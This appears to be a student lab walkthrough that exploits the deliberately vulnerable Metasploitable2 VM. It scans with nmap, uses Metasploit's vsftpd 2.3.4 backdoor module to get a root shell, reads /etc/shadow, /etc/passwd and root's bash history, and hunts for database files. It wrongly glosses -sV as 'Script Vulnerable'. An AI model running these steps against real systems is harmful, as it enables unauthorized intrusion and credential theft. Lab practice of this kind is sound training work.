Metasploitable Project

**Introduction**

Metasploitable is a vulnerable virtual machine (VM) created to help security professionals test and improve their penetration testing skills. It comes with several pre-configured services that are intentionally insecure — perfect for simulating real attacks and defensive responses in a lab setup.

**Tools Used**

| **Tool** | **Purpose** |
| --- | --- |
| **VirtualBox / VMware** | Host the vulnerable VM |
| **Kali Linux** | Attacker machine with tools pre-installed |
| **nmap** | Port scanning |
| **Metasploit** | Exploitation framework |
| **Nikto** | Web vulnerability scanner |
| **Hydra** | Brute-force login tool |
| **netcat** | Network connections (manual testing) |

**Setup**

**Step-by-step:**

1. **Downloaded Metasploitable2** ISO from Rapid7.
2. Imported it into **VirtualBox** as a VM.
3. Ran **Kali Linux** as the attacker system on the same virtual network.
4. Used **bridge networking** or **host-only adapter** so both machines could communicate.


ping 192.168.1.103 # Metasploitable IP

**Scanning Target with Nmap**

nmap -sV 192.168.1.103

Open ports:

* 21 (FTP)
* 22 (SSH)
* 23 (Telnet)
* 80 (HTTP)
* 3306 (MySQL)




Open your metasploitable in virtual box and when it asks for login and password

Type username: msfadmin


Password: msfadmin

Then type ifconfig to get our target IP



Under eth0, inet addr: 192.168.1.33 is our IP.

Now, let’s get back to Kali linux.




Check if the ip is pinging.

Yes, it does.

Scan for open ports using nmap

Type the command nmap -sV 192.168.1.33

sV (Script Vulnerable)




Type msfconsole



It will look like this.


Type in search vsftpd



Select 1 exploit/unix/ftp/vsftpd\_234\_backdoor

Type use 1 (or)


Use exploit/unix/ftp/vsftpd\_234\_backdoor




Set RHOSTS 192.168.1.33


Now RHOSTS -> 192.168.1.33

Type show options



Now type the command run and you see you found shell

Type in command shell



Now you’ve entered into the target machine as root



Now as a root, you can read any file on the system

Cat /etc/shadow #Encrypted user password hashes



Type cat /etc/passwd #List of user accounts

And cat /root/.bash\_history #Commands used by root



Look for database files

Find / -name “\*.sql”

